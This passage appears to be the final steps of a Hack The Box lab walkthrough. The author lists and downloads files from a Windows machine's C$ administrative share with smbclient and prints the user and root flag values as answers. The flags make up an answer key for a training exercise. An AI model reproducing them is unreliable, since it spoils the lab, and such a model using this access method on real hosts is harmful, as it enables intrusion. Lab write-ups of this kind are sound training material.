
8. Submit user flag



```
┌──(htb)-(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ smbclient //10.129.134.86/C$ -U administrator

Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
  $RECYCLE.BIN                      DHS        0  Fri Aug  1 16:27:57 2025
  backups                             D        0  Fri Aug  1 16:25:42 2025
  Config.Msi                        DHS        0  Tue Jul 27 06:21:05 2021
  Documents and Settings          DHSrn        0  Mon Jan 20 01:39:33 2020
  pagefile.sys                      AHS 402653184  Fri Aug  1 16:08:24 2025
  PerfLogs                            D        0  Tue Jul 27 05:28:47 2021
  Program Files                      DR        0  Tue Jul 27 06:20:31 2021
  Program Files (x86)                 D        0  Tue Jul 27 06:20:09 2021
  ProgramData                       DHn        0  Tue Jul 27 05:28:47 2021
  Recovery                         DHSn        0  Mon Jan 20 01:39:33 2020
  System Volume Information         DHS        0  Mon Jan 20 01:38:58 2020
  Users                              DR        0  Mon Jan 20 01:39:46 2020
  Windows                             D        0  Tue Jul 27 06:22:30 2021

                5056511 blocks of size 4096. 2614406 blocks available
smb: \>
```




```
smb: \Users\sql_svc\Desktop\> ls
  .                                  DR        0  Mon Jan 20 08:42:28 2020
  ..                                 DR        0  Mon Jan 20 08:42:28 2020
  desktop.ini                       AHS      282  Mon Jan 20 08:01:37 2020
  user.txt                           AR       32  Tue Feb 25 09:37:36 2020

                5056511 blocks of size 4096. 2614391 blocks available
smb: \Users\sql_svc\Desktop\> get user.txt
getting file \Users\sql_svc\Desktop\user.txt of size 32 as user.txt (0.0 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \Users\sql_svc\Desktop\>
```




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ cat user.txt
3e7b102e78218e935bf3f4951fec21a3
```

Answer 3e7b102e78218e935bf3f4951fec21a3


9. Submit root flag



```
smb: \Users\Administrator\Desktop\> ls
  .                                     DR        0  Tue Jul 27 05:30:54 2021
  ..                                    DR        0  Tue Jul 27 05:30:54 2021
  desktop.ini                          AHS      282  Tue Jul 27 05:30:54 2021
  root.txt                              AR       32  Tue Feb 25 09:36:20 2020
```



```
smb: \Users\Administrator\Desktop\> get root.txt
getting file \Users\Administrator\Desktop\root.txt
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ cat root.txt
b91ccec3305e98240082d4474b848528
```

Answer: b91ccec3305e98240082d4474b848528